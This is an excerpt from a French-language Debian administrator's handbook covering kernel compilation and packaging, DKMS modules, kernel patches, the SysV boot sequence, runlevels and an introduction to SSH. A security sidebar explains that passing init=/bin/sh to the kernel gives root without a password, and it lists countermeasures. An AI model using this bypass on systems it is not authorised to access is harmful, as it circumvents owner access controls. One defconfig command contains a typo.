
Le bon vieux temps de *kernel-package*

À l'époque où le système de compilation du noyau Linux ne permettait pas encore de créer directement des paquets Debian, la manière recommandée de créer ces paquets était d'utiliser l'outil `make-kpkg` fourni par le paquet *kernel-package*.

8.10.2. Récupérer les sources

Comme tout ce qui peut être utile sur un système Debian, les sources du noyau Linux sont disponibles en paquet. Pour les récupérer, il faudra donc installer un paquet *linux-source*-version. Une requête `apt-cache search ^linux-source` permet d'obtenir la liste des différentes versions du noyau empaquetées par Debian. Les dernières versions en date sont vraisemblablement disponibles dans la distribution *Unstable* : on peut les y récupérer sans grands risques (surtout si votre APT est configuré conformément aux instructions de la section 6.2.6, « Travailler avec plusieurs distributions » page 128). Il est à noter que les codes sources contenus dans ces paquets ne correspondent pas exactement à ceux que publient Linus Torvalds et les développeurs du noyau : Debian applique en effet un certain nombre de patches — comme toutes les distributions. Ces modifications incluent des correctifs (dont certains concernent des failles de sécurité) ou des fonctionnalités qui sont en attente d'intégration dans une version ultérieure du noyau, ainsi que quelques fonctionnalités spécifiques à Debian.

Dans la suite de cette section, c'est le noyau 3.2 qui sera systématiquement retenu. Vous pourrez bien entendu adapter ces exemples à la version particulière du noyau qui vous intéresse.

Ainsi donc, le paquet *linux-source-3.2* a été installé. Il contient le fichier `/usr/src/linux-source-3.2.tar.bz2`, une archive compressée des sources du noyau. Il faut décompacter ces fichiers dans un nouveau répertoire (et non pas directement dans `/usr/src/`, car il n'y a pas besoin de droits particuliers pour compiler un noyau Linux) : `~/kernel/` conviendra.

```
$ mkdir ~/kernel; cd ~/kernel
$ tar -xjf /usr/src/linux-source-3.2.tar.bz2
```

ATTENTION

Emplacement des sources du noyau

Traditionnellement, les sources du noyau Linux ont toujours été placées sous `/usr/src/linux/`, nécessitant donc les droits root pour la compilation. Comme vous le savez, il faut pourtant éviter de travailler inutilement avec les droits de l'administrateur. Il existe bien un groupe `src` qui permet à ses membres de travailler dans ce répertoire, mais on évitera malgré tout de recourir à `/usr/src/`. En conservant les sources du noyau dans un répertoire personnel, vous optez pour la sécurité à tout point de vue : pas de fichiers inconnus du système de paquetage dans `/usr/`, ni de risque d'induire en erreur les programmes qui scrutent `/usr/src/linux/` pour obtenir des informations sur le noyau employé.

8.10.3. Configuration du noyau

La prochaine étape consiste à configurer le noyau conformément à ses besoins. Le mode opératoire dépend des objectifs.

Si l'on recompile une version plus récente du noyau (éventuellement dotée d'un patch supplémentaire), le plus probable est qu'on veuille rester aussi près que possible de la configuration standard proposée par Debian. Dans ce cas, et au lieu de tout reconfigurer depuis zéro, il est bon de copier le fichier `/boot/config-version` (la version est celle du noyau employé actuellement — `uname -r` vous la révélera au besoin) en `.config` dans le répertoire des sources du noyau :

```
$ cp /boot/config-3.2.0-4-amd64 ~/kernel/linux-source-3.2/.config
```

Si vous ne souhaitez pas changer la configuration, vous pouvez en rester là et sauter directement à la section suivante. Dans le cas contraire, ou si vous avez décidé de tout reconfigurer depuis zéro, il faudra prendre le temps de configurer votre noyau. Pour cela, il propose différentes interfaces, qu'on invoque depuis le répertoire des sources par la commande `make` suivie d'un argument.

ASTUCE

Que faire d'un `.config` obsolète ?

Lorsque l'on fournit un fichier `.config` qui provient d'une autre version du noyau (généralement plus ancienne), ce fichier doit être mis à jour. Cela se fait avec `make oldconfig`, qui va poser interactivement les questions portant sur les nouvelles options de configuration. Pour utiliser les réponses par défaut à toutes ces questions, on préfèrera `make olddefconfig`. Pour finir, la commande `make oldnoconfig` répondra par la négative à toutes ces nouvelles questions,

`make menuconfig` compile et exécute une interface évoluée en mode texte (c'est ici que le paquet *libncurses5-dev* est requis) qui propose de naviguer dans une structure hiérarchique présentant les options proposées. Une pression sur la touche Espace change la valeur de l'option sélectionnée et Entrée valide le bouton sélectionné en bas de l'écran : Select permet de rentrer dans le sous-menu sélectionné, Exit remonte d'un cran dans la hiérarchie, et Help produit des informations plus détaillées sur le rôle de l'option sélectionnée. Les flèches permettent de se positionner dans la liste des options et des boutons. Pour quitter le configurateur, il faut sélectionner Exit depuis le menu principal. Le programme propose alors de sauvegarder les changements : acceptez si vous êtes satisfait de vos choix.

Les autres interfaces ont un fonctionnement similaire, mais inscrit dans des interfaces graphiques plus modernes : `make xconfig` emploie la boîte à outils Qt et `make gconfig` recourt à GTK+. La première a besoin de *libqt4-dev* tandis que la seconde requiert *libglade2-dev* et *libgtk2.0-dev*.

Lorsque l'on utilise une de ces interfaces de configuration, il est généralement conseillé de partir d'une configuration par défaut raisonnable. Le noyau fournit de telles configurations dans

`arch/architecture/configs/*_defconfig` et il est possible de les mettre en place avec une commande telle que `make x86_84_defconfig` (pour un PC 64 bits) ou `make i386_defconfig` (pour un PC 32 bits).

8.10.4. Compilation et génération du paquet

ATTENTION

Nettoyer avant de recommencer

Si vous avez déjà construit un noyau dans le répertoire et si vous voulez tout reconstruire depuis zéro (par exemple après avoir changé la configuration du noyau de manière substantielle), il faudra lancer `make clean`, qui supprimera les fichiers compilés. `make distclean` fait un ménage encore plus fort et supprime tous les fichiers générés, y compris votre `.config` ; faites-en une sauvegarde au préalable !

Une fois que la configuration du noyau est prête, la commande `make deb-pkg` va créer jusqu'à 5 paquets Debian : *linux-image*-version, qui contient le noyau lui-même et les modules associés ; *linux-headers*-version, qui contient les fichiers d'en-tête nécessaires pour construire des modules externes ; *linux-firmware-image*-version, qui contient des fichiers de microcode requis par certains pilotes de périphériques ; *linux-image*-version-*dbg*, qui contient les symboles de débogage pour l'image du noyau et ses modules ; *linux-libc-dev*, qui contient les fichiers d'en-têtes requis pour certaines bibliothèques de code en espace utilisateur, telles que la bibliothèque C standard de GNU (glibc).

La *version* est construite à partir de la version amont (définie par les variables VERSION, PATCHLEVEL, SUBLEVEL et EXTRAVERSION dans le fichier `Makefile`), du paramètre de configuration LOCALVERSION et de la variable d'environnement LOCALVERSION. La version du paquet réutilise la même chaîne de version, avec une révision qui est régulièrement incrémentée (et stockée dans le fichier `.version`), sauf si elle est explicitement surchargée par la variable d'environnement KDEB_PKGVERSION.

```
$ make deb-pkg LOCALVERSION=-falcot KDEB_PKGVERSION=1
[...]
$ ls ../*.deb
../linux-firmware-image-3.2.46-falcot_1_amd64.deb
../linux-headers-3.2.46-falcot_1_amd64.deb
../linux-image-3.2.46-falcot_1_amd64.deb
../linux-image-3.2.46-falcot-dbg_1_amd64.deb
../linux-libc-dev_1_amd64.deb
```

8.10.5. Compilation de modules externes

Certains modules sont gérés en dehors du noyau Linux officiel. Pour les employer, il faut les compiler de concert avec le noyau correspondant. Debian fournit les sources d'un certain nombre de modules externes, tels que *virtualbox-source* (module nécessaire pour le système de virtualisation VirtualBox) ou *oss4-source* (qui contient un ensemble alternatif de pilotes de cartes audio).

Il est difficile de dresser la liste des modules externes disponibles sous forme de sources dans Debian, mais la commande `apt-cache search source$` permet de restreindre le champ de la recherche. De toute façon, cette liste n'apporte rien puisqu'il n'y a pas de raison particulière de compiler des modules externes sauf quand on sait qu'on en a besoin — auquel cas la documentation du périphérique vous renseignera.

Examinons par exemple le paquet *virtualbox-source* : après installation, un fichier `.tar.bz2` des sources du module est stocké dans `/usr/src/`. Nous pourrions extraire cette archive et construire le module à la main, mais en pratique il est d'usage d'automatiser tout cela avec DKMS. La plupart des modules proposent l'intégration avec DKMS dans un paquet dont le nom finit par `-dkms`. Dans notre cas, il suffit d'installer le paquet *virtualbox-dkms* pour que le module soit compilé pour le noyau courant, à condition que le paquet *linux-headers-** correspondant au noyau courant soit installé aussi. Par exemple, si l'on utilise *linux-images-amd64*, il faut également installer *linux-headers-amd64*.

```
$ sudo apt-get install virtualbox-dkms

[...]
Loading new virtualbox-4.1.18 DKMS files...
First Installation: checking all kernels...
Building only for 3.2.0-4-amd64
Building initial module for 3.2.0-4-amd64
Done.

vboxdrv:
Running module version sanity check.
 - Original module
   - No original module exists within this kernel
 - Installation
   - Installing to /lib/modules/3.2.0-4-amd64/updates/dkms/
[...]
DKMS: install completed.
$ sudo dkms status
virtualbox, 4.1.18, 3.2.0-4-amd64, x86_64: installed
virtualbox-guest, 4.1.18, 3.2.0-4-amd64, x86_64: installed
$ sudo modinfo vboxdrv
filename:       /lib/modules/3.2.0-4-amd64/updates/dkms/vboxdrv.ko
version:        4.1.18_Debian (0x00190000)
```

```
license:        GPL
description:    Oracle VM VirtualBox Support Driver
[...]
```

ALTERNATIVE

module-assistant

Avant l'apparition de DKMS, la solution la plus simple pour construire et déployer des modules du noyau était *module-assistant*. Cette solution est toujours disponible, en particulier pour les paquets qui ne proposent pas (encore) une intégration avec DKMS : avec une simple commande telle que `module-assistant auto-install virtualbox` (ou même sa version raccourcie, `m-a a-i virtualbox`), les modules sont construits pour le noyau courant, puis empaquetés dans un nouveau paquet Debian, qui est lui-même installé à la volée.

8.10.6. Emploi d'un patch sur le noyau

Certaines fonctionnalités ne sont pas intégrées au noyau standard faute de stabilité ou d'accord des mainteneurs du noyau. Dans ce cas, il arrive qu'elles soient diffusées sous la forme de correctif (ou patch), que chacun est alors libre d'appliquer sur les sources du noyau.

Debian diffuse certains de ces patches par le biais des paquets *linux-patch-** ou *kernel-patch-** (exemple : *linux-patch-grsecurity2* qui renforce la sécurité assurée par le noyau). Ces paquets installent des fichiers dans `/usr/src/kernel-patches/`.

Pour appliquer un ou plusieurs des patches installés, il faudra utiliser la commande `patch` sur le répertoire de sources, puis lancer la compilation du noyau comme précédemment.

```
$ cd ~/kernel/linux-source-3.2
$ make clean
$ zcat /usr/src/kernel-patches/diffs/grsecurity2/grsecurity
    ➥ -2.9.1-3.2.21-201206221855.patch.gz | patch -p1
$ make deb-pkg LOCALVERSION=-grsec
```

Attention, un patch ne fonctionnant pas forcément avec toutes les versions des noyaux, il est possible que `patch` échoue à l'appliquer sur les sources du noyau. Un message vous en informera alors : dans ce cas, référez-vous à la documentation disponible dans le paquet Debian du patch (dans le répertoire `/usr/share/doc/linux-patch-*/`). Il est probable que le mainteneur indique pour quelles versions du noyau il a été prévu.

8.11. Installation d'un noyau

8.11.1. Caractéristiques d'un paquet Debian du noyau

Un paquet Debian de noyau installe l'image du noyau (`vmlinuz-version`), sa configuration (`config-version`) et sa table de symboles (`System.map-version`) dans `/boot/`. La table de symboles permet aux développeurs de comprendre le sens d'un message d'erreur du noyau (en son absence, les « *oops* » — équivalents dans le noyau des erreurs de segmentation des programmes de l'espace utilisateur, ces messages sont générés suite à un déréférencement de pointeur invalide — n'indiqueraient que des adresses mémoire numériques, informations inutiles si on ne sait pas à quels symboles elles correspondent). Les modules sont installés dans le répertoire `/lib/modules/version/`.

Les scripts de configuration du paquet génèrent automatiquement une image *initrd* (*init ram disk*) — cette dernière est un mini-système préparé en mémoire (*ram disk*) par le chargeur de démarrage et démarré par le noyau Linux dans le seul but de charger les modules nécessaires pour accéder au périphérique contenant le système Debian complet (par exemple le pilote pour les disques IDE). Enfin, les scripts de post-installation mettent à jour les liens symboliques `/vmlinuz`, `/vmlinuz.old`, `/initrd.img` et `/initrd.img.old` pour qu'ils pointent respectivement sur les deux derniers noyaux installés ainsi que leurs images *initrd* associées.

La plupart de ces tâches sont déléguées à des scripts présents dans les répertoires `/etc/kernel/*.d/`. Par exemple, l'intégration avec `grub` se fait par le biais de `/etc/kernel/postinst.d/zz-update-grub` et `/etc/kernel/postrm.d/zz-update-grub`, qui appellent `update-grub` lors de l'installation ou la suppression de paquets du noyau.

8.11.2. Installation avec `dpkg`

L'emploi fréquent d'`apt-get` a tendance à faire oublier l'existence de `dpkg`. Le moyen le plus simple d'installer un noyau compilé soi-même reste pourtant la commande `dpkg -i paquet.deb`. *paquet*.deb représente évidemment le nom d'un paquet *linux-image*, par exemple `linux-image-3.2.48-falcot_1_amd64.deb`.

La configuration de base obtenue peut aussi bien devenir un serveur qu'un poste de bureautique et elle est reproductible en masse de façon semi-automatisée. Une machine en disposant n'est toutefois pas encore adaptée à un usage donné, c'est pourquoi l'administrateur doit à présent compléter la préparation. Pour cela, il commencera par mettre en place les couches logicielles basses appelées « services Unix ».

Mots-clés

Démarrage du système
Scripts d'initialisation
SSH
Telnet
Droits
Permissions
Supervision
Inetd
Cron
Sauvegarde
Hotplug
PCMCIA
APM
ACPI

Chapitre

9 Services Unix

Ce chapitre parcourt un ensemble de services fondamentaux, souvent communs à beaucoup d'Unix. Tout administrateur se doit de les connaître.

9.1. Démarrage du système

Lorsque l'ordinateur démarre, les messages défilant sur la console révèlent de nombreuses initialisations et configurations automatiques. Parfois, il est souhaitable de modifier légèrement le déroulement de cette étape, ce qui implique de bien la comprendre. C'est l'objet de cette section.

En tout premier lieu, le BIOS prend le contrôle de l'ordinateur, détecte les disques, charge le *Master Boot Record* (enregistrement d'amorçage maître) et l'exécute. Le chargeur d'amorçage prend alors le relais, trouve le noyau sur le disque, le charge et l'exécute. Le noyau s'initialise alors et se met en devoir de trouver et monter la partition contenant la racine de l'arborescence pour enfin démarrer le premier programme : `init`. Il est fréquent que cette « partition racine » et cet `init` soient en réalité sur un système de fichiers virtuel qui n'existe qu'en mémoire vive (d'où son nom *initramfs*, anciennement appelé *initrd* pour *initialization RAM disk*). Ce système de fichiers est chargé en mémoire par le chargeur d'amorçage, souvent à partir d'un fichier sur un disque dur ou sur le réseau. Il contient le strict minimum qui peut être requis par le noyau pour charger le « vrai » système de fichiers racine : il peut s'agir de modules de pilotes pour les disques durs ou d'autres périphériques sans lesquels le système ne peut pas démarrer, ou, plus fréquemment, des modules et des scripts d'initialisation permettant d'assembler des grappes RAID, d'ouvrir des partitions chiffrées, d'activer des volumes LVM… Une fois que la partition racine est montée, l'*initramfs* passe la main au vrai `init` et on revient sur le processus de démarrage standard.

Le « vrai init » est actuellement fourni par *sysv-rc* (« *System V* »), sur lequel cette section se focalise.

CAS PARTICULIER

Le démarrage sur le réseau

Dans certaines configurations, le BIOS peut être configuré pour ne pas exécuter le MBR mais aller chercher son équivalent sur le réseau, ce qui permet par exemple de construire des ordinateurs sans disque dur, ou qui se réinstallent complètement à chaque démarrage. Cette possibilité n'est pas offerte par tous les matériels et il faut généralement une combinaison adaptée du BIOS et de la carte réseau.

Le démarrage sur le réseau peut être utilisé pour lancer `debian-installer` ou FAI (voir section 4.1, « Méthodes d'installation » page 54).

B.A.-BA

Le processus, une invocation de programme

Un processus est la représentation en mémoire d'un programme qui s'exécute. Il regroupe toutes les informations nécessaires au bon déroulement du logiciel (le code lui-même, mais aussi les données qu'il a en mémoire, la liste des fichiers qu'il a ouverts, des connexions réseau qu'il a établies, etc.). Un même programme peut faire l'objet de plusieurs processus, y compris sous le même identifiant utilisateur.

Celui-ci exécute tout un ensemble de processus en suivant les indications du fichier `/etc/inittab`. Le premier programme exécuté (correspondant à l'étape *sysinit*) est `/etc/init.d/rcS`, script qui exécute tous les programmes du répertoire `/etc/rcS.d/`.

Parmi ceux-ci, on trouve successivement :

- la configuration du clavier de la console ;
- le chargement des pilotes : la plupart des modules noyau sont chargés par le noyau lui-même en fonction du matériel détecté ; certains pilotes peuvent ensuite être systématiquement chargés, les modules correspondants doivent être listés dans `/etc/modules` ;
- la vérification de l'intégrité des systèmes de fichiers ;
- le montage des partitions locales ;
- la configuration du réseau ;
- le montage des systèmes de fichiers distants (NFS).

SÉCURITÉ

Gare à la substitution d'`init` par un shell

Le premier processus démarré est par convention le programme `init`. Toutefois, il est possible de passer au noyau une option `init` indiquant un autre programme.

Toute personne capable d'accéder à l'ordinateur pourra appuyer sur le bouton Reset et ainsi le redémarrer, puis, via l'invite du chargeur d'amorçage, passer au noyau l'option `init=/bin/sh` pour obtenir un accès root sans connaître le mot de passe de l'administrateur.

Pour éviter cela, on peut protéger le chargeur d'amorçage par un mot de passe. Pensez alors à protéger aussi l'accès au BIOS (un mécanisme de protection par mot de passe est presque toujours disponible), sans quoi un indélicat pourra toujours démarrer sur une disquette contenant son propre système Linux, qu'il utilisera pour accéder aux disques durs de l'ordinateur.

Sachez enfin que la plupart des BIOS disposent de passe-partout génériques. Prévus à l'origine pour dépanner les distraits qui oublient les leurs, ces mots de passe sont désormais publics et diffusés sur Internet (vérifiez vous-même en cherchant *BIOS generic passwords* sur un moteur de recherche). Toutes ces protections ralentiront donc l'accès non autorisé à la machine, sans pouvoir l'empêcher totalement. C'est pourquoi il est vain de chercher à protéger un ordinateur si l'attaquant peut y accéder physiquement : il pourra de toute manière démonter les disques durs pour les brancher sur un ordinateur sous son contrôle, voire voler l'ordinateur entier, ou vider la mémoire du BIOS pour remettre à zéro le mot de passe…

Après cette phase, `init` reprend la main et démarre les programmes associés au niveau d'exécution (*runlevel*) normal, soit par défaut le niveau 2. Il exécute `/etc/init.d/rc 2`, script qui démarre tous les services donnés du répertoire `/etc/rc2.d/` débutant par la lettre « S ». Le nombre (à deux chiffres) qui suit servait historiquement à classer les services pour les démarrer dans le bon ordre, mais de nos jours le système de démarrage par défaut utilise `insserv`, un système de démarrage où l'ordonnancement se fait en fonction des dépendances entre scripts. Chaque script de démarrage déclare ainsi les contraintes qui s'appliquent à lui (par exemple, s'il doit démarrer

avant ou après tel autre service) ; `init` les lance alors dans un ordre qui satisfait les contraintes. La numérotation statique des scripts n'est donc plus prise en compte (mais ils doivent toujours s'appeler d'un nom composé d'un « S » suivi de deux caractères, suivis à leur tour du véritable nom du script utilisé pour les dépendances). D'une manière générale, les services de base (comme le service de collecte des journaux, `rsyslog`, ou celui d'attribution des ports, `portmap`) sont démarrés en premier, suivis par les services standards et l'interface graphique (`gdm`).

B.A.-BA

Modules du noyau et options

Les modules du noyau disposent eux aussi d'options qu'on peut paramétrer en plaçant des fichiers dans `/etc/modprobe.d/`. Les options sont définies à l'aide de directives `options nom-du-module nom-option=valeur-option`. Plusieurs options peuvent être spécifiées avec une seule directive si nécessaire.

Ces fichiers de configuration sont destinés à `modprobe` — le programme permettant de charger un module noyau avec ses dépendances (les modules peuvent en effet faire appel à d'autres modules). Ce dernier est fourni par le paquet *kmod*.

Ce système de démarrage par dépendances permet d'automatiser des renumérotations qui pourraient s'avérer fastidieuses si elles devaient être faites manuellement et il prévient les erreurs humaines, puisque l'ordonnancement se fait en fonction des contraintes exprimées. Il présente également l'avantage supplémentaire de permettre le démarrage de plusieurs services en parallèle, si plusieurs scripts sont indépendants entre eux, ce qui peut accélérer la séquence de démarrage.

ALTERNATIVE

Autres systèmes d'initialisation

Nous décrivons ici le processus d'initialisation utilisé par défaut sous Debian et dérivé de celui hérité des Unix de type *System V* (et mis en œuvre par le paquet *sysvinit*), mais il en existe d'autres. Il est vraisemblable que *Jessie* utilise un autre système d'initialisation par défaut, puisque les actuels sont peu adaptés à la nature de plus en plus dynamique des ordinateurs.

Citons également le processus simplifié contenu dans le paquet *file-rc*. Ce dernier garde le principe des niveaux de fonctionnement (*runlevels*), mais remplace les répertoires et les liens symboliques par un unique fichier de configuration, qui spécifie à `init` les processus à lancer et l'ordre de lancement.

Le système `upstart`, apparu plus récemment, n'est pas encore parfaitement testé sous Debian. Il est basé sur les événements ; les scripts de lancement ne sont plus exécutés de manière séquentielle mais en réponse à des événements comme l'aboutissement d'autres scripts dont ils dépendent. Ce système, initié par Ubuntu, est présent dans Debian *Wheezy* mais n'est pas le système par défaut : il vient en fait en remplacement de *sysvinit* et une des tâches lancées par `upstart` est de lancer les scripts écrits pour les systèmes traditionnels, notamment ceux du paquet *sysv-rc*.

Un autre nouveau venu est `systemd`, dont on parle beaucoup. Son approche est à l'opposé des systèmes précédents : au lieu de lancer systématiquement tous les services et d'avoir à traiter du problème de leur ordonnancement, `systemd`

fait le choix de les démarrer à la demande, un peu selon le principe d'`inetd`. Mais cela implique que le système de démarrage soit mis au courant de la manière dont les services sont rendus disponibles (qu'il s'agisse de serveurs qui écoutent sur le réseau, de systèmes de fichiers ou autres) et nécessite donc une modification partielle desdits services. `systemd` fournit aussi une couche de compatibilité pour les scripts d'initialisation System V existants.

Il existe encore bien d'autres systèmes et d'autres modes de fonctionnement, comme `runit`, `minit` ou `initng`, mais ils sont relativement spécialisés et minoritaires.

`init` distingue plusieurs niveaux d'exécution car il peut basculer de l'un à l'autre par la commande `telinit nouveau-niveau`. Dès son invocation, `init` exécute à nouveau `/etc/init.d/rc` avec le nouveau niveau d'exécution désiré, script qui démarre à son tour les services manquants et arrête ceux qui ne sont plus souhaités. Pour cela, il se réfère au contenu du répertoire `/etc/rcX.d` (où *X* représente le nouveau niveau d'exécution). Les scripts débutant par « S » (comme *Start*) sont des services à démarrer, ceux débutant par « K » (comme *Kill*) sont des services à stopper. Le script évite de redémarrer tout service déjà actif dans le niveau d'exécution précédent.

Debian utilise par défaut quatre *runlevels* différents :

- Le niveau 0 n'est utilisé que de manière transitoire, lors de la phase d'extinction de l'ordinateur. Il contient donc de nombreux scripts « K ».
- Le niveau 1, aussi connu sous le nom de *single-user*, correspond au système en mode dégradé ; il ne contient que les services de base et est prévu pour les opérations de maintenance en dehors de l'interaction des utilisateurs.
- Le niveau 2 est le niveau de fonctionnement normal, qui inclut les services réseau, l'interface graphique, les connexions des utilisateurs, etc.
- Le niveau 6 est similaire au niveau 0, à ceci près qu'il est utilisé lors de la phase d'extinction qui précède un redémarrage.

D'autres niveaux existent, notamment de 3 à 5. Ils sont par défaut configurés pour fonctionner de la même manière que le niveau 2, mais l'administrateur peut les modifier (en ajoutant ou supprimant des scripts dans les répertoires `/etc/rcX.d/` correspondants) pour les adapter à un besoin particulier.

Tous les scripts contenus dans les différents répertoires `/etc/rcX.d` ne sont que des liens symboliques, créés à l'installation du paquet concerné par le programme `update-rc.d`, et menant vers les scripts réels, stockés sous `/etc/init.d/`. Pour adapter à sa guise les services à démarrer ou à stopper à chaque niveau d'exécution, l'administrateur exécutera à nouveau le programme `update-rc.d` en lui fournissant les paramètres adéquats. La page de manuel `update-rc.d(1)` en détaille la syntaxe précise. Signalons au passage que supprimer tous les liens symboliques (avec

le paramètre remove) n'est pas la bonne méthode pour désactiver un service. Il faut simplement le configurer pour ne pas démarrer dans les niveaux d'exécution souhaités (tout en conservant les appels correspondants pour l'arrêter au cas où le service tournait dans le niveau d'exécution précédent). L'utilisation d'`update-rc.d` étant quelque peu alambiquée, on pourra utiliser `rcconf` (du paquet *rcconf*) pour se voir présenter une interface plus simple à manipuler.




Figure 9.1 *Étapes du démarrage d'un ordinateur sous Linux*

CHARTE DEBIAN

Redémarrage des services

Les scripts de configuration des paquets Debian redémarrent parfois certains services pour assurer leur disponibilité ou leur faire prendre en compte certaines nouvelles options. La commande de manipulation d'un service `/etc/init.d/service opération` ne prend pas en compte le niveau d'exécution, suppose (à tort) que le service est actuellement employé et peut donc effectuer des opérations inadéquates (démarrage d'un service volontairement arrêté, ou arrêt d'un service déjà stoppé, etc.). Debian a donc introduit le programme `invoke-rc.d`, auquel les scripts de configuration doivent recourir pour appeler les scripts d'initialisation des services. Il n'exécutera que les commandes nécessaires. Attention, contrairement à l'usage, le suffixe `.d` est ici employé sur un nom de programme et non pas sur un répertoire.

Enfin, `init` démarre les programmes de contrôle des différentes consoles virtuelles (`getty`). Ils affichent une invite, attendent un nom d'utilisateur, puis exécutent `login utilisateur` pour démarrer une session.

VOCABULAIRE

Console et terminal

Les premiers ordinateurs étaient habituellement séparés en plusieurs parties, très volumineuses : l'armoire de stockage et l'unité de calcul étaient distinctes des organes de contrôle utilisés par les opérateurs. Ceux-ci constituaient donc un meuble à part, la « console ». Ce terme est resté, mais sa signification a évolué. Il est devenu plus ou moins synonyme de « terminal » : un ensemble d'un clavier et d'un écran.

Au fil de l'évolution de l'informatique, les systèmes d'exploitation ont proposé plusieurs consoles virtuelles pour offrir plusieurs sessions indépendantes en même temps, même s'il n'existe physiquement qu'un clavier et un écran. La plupart des systèmes GNU/Linux proposent ainsi six consoles virtuelles (en mode texte), accessibles grâce aux combinaisons de touches Control+Alt+F1 à Control+Alt+F6.

Les termes « console » et « terminal » peuvent aussi, au sens large, désigner un émulateur de terminal dans une session graphique X11 (comme `xterm`, `gnome-terminal` ou `konsole`).

9.2. Connexion à distance

Il est essentiel pour un administrateur de pouvoir se connecter à distance sur un ordinateur. Les serveurs, confinés dans leur propre salle, disposent en effet rarement d'un clavier et d'un écran connectés en permanence — mais sont reliés au réseau.

B.A.-BA

Client, serveur

Lorsqu'un système comporte plusieurs mécanismes qui communiquent entre eux, on emploie souvent la métaphore client/serveur. Le serveur désigne alors le programme qui attend des requêtes en provenance d'un client, puis les exécute. C'est le client qui dirige les opérations, le serveur ne prenant pas d'initiatives de lui-même.

9.2.1. Connexion à distance sécurisée : SSH

Le protocole *SSH* (*Secured Shell*, ou shell sécurisé) a été conçu dans une optique de sécurité et de fiabilité. Les connexions ainsi mises en place sont sûres : le partenaire est authentifié et tous les échanges sont chiffrés.

CULTURE

Telnet et RSH sont obsolètes

Avant l'apparition de SSH, *Telnet* et *RSH* étaient les outils les plus largement utilisés pour se connecter à distance. Ils sont maintenant véritablement obsolètes et ne devraient plus être utilisés (même si Debian continue de les fournir).

VOCABULAIRE

Authentification, chiffrement

Lorsqu'il s'agit de donner à un client la possibilité d'effectuer ou de déclencher des actions sur un serveur, les implications de sécurité sont importantes. On doit donc s'assurer de l'identité du client ; c'est l'authentification. Cette identité consistant souvent en un mot de passe, il faut bien entendu protéger la confidentialité de ce dernier, faute de quoi n'importe quel autre client pourra le récupérer ; c'est l'objet du chiffrement, qui est une forme de codage permettant à deux systèmes de communiquer des secrets sur un canal public sans qu'ils puissent être interceptés par des tierces parties.

L'authentification et le chiffrement sont souvent évoqués ensemble, à la fois parce qu'ils interviennent fréquemment conjointement et parce qu'ils sont en général mis en œuvre à l'aide de concepts mathématiques similaires.

SSH offre encore deux services de transfert de fichiers. `scp` est un utilitaire en ligne de commande qui s'emploie comme `cp` sauf que tout chemin sur une autre machine sera préfixé du nom de celle-ci suivi du caractère deux-points.

```
$ scp fichier machine:/tmp/
```

`sftp` est un programme interactif très similaire à `ftp`. Ainsi, une même session `sftp` peut transférer plusieurs fichiers et il est possible d'y manipuler les fichiers distants (supprimer, changer leur nom ou leurs droits, etc.).

Debian emploie OpenSSH, version libre de SSH maintenue par le projet `OpenBSD` (un système d'exploitation libre basé sur un noyau BSD et qui se focalise sur la sécurité) et *fork* du logiciel SSH originel développé par la société finlandaise SSH Communications Security Corp. Celle-ci, qui en avait débuté le développement sous la forme d'un logiciel libre, avait en effet décidé de le poursuivre sous une licence propriétaire. Le projet OpenBSD créa donc OpenSSH pour maintenir une version libre de SSH.

OpenSSH est séparé en deux paquets. La partie cliente est dans le paquet *openssh-client*, le serveur dans *openssh-server*. Le méta-paquet *ssh* dépend des deux parties et facilite leur installation conjointe (`apt-get install ssh`).

B.A.-BA

Fork

Le terme *fork* (fourche, ou projet dérivé), dans le cadre d'un logiciel, désigne un nouveau projet, concurrent de l'original dont il s'inspire, et qu'il a entièrement copié au début. Ces deux logiciels identiques divergent rapidement sur le plan du développement. C'est souvent un désaccord dans l'équipe qui est à l'origine d'un *fork*.

Cette possibilité provient directement du caractère libre d'un logiciel ; un *fork* est sain lorsqu'il permet la poursuite du développement sous forme de logiciel libre (en cas de changement de licence par exemple). Un *fork* issu d'un désaccord technique ou relationnel est souvent un gâchis de ressources humaines ; on lui préférera la résolution du différend. Il n'est d'ailleurs pas rare d'assister à la fusion des branches d'un *fork* quand elles font ce constat amer.

Authentification par clé

Chaque fois que l'on se connecte par SSH, le serveur distant demande un mot de passe pour authentifier l'utilisateur. Cela peut être problématique si l'on souhaite automatiser une connexion ou si l'on emploie un outil qui requiert de fréquentes connexions par SSH. C'est pourquoi SSH propose un système d'authentification par clé.

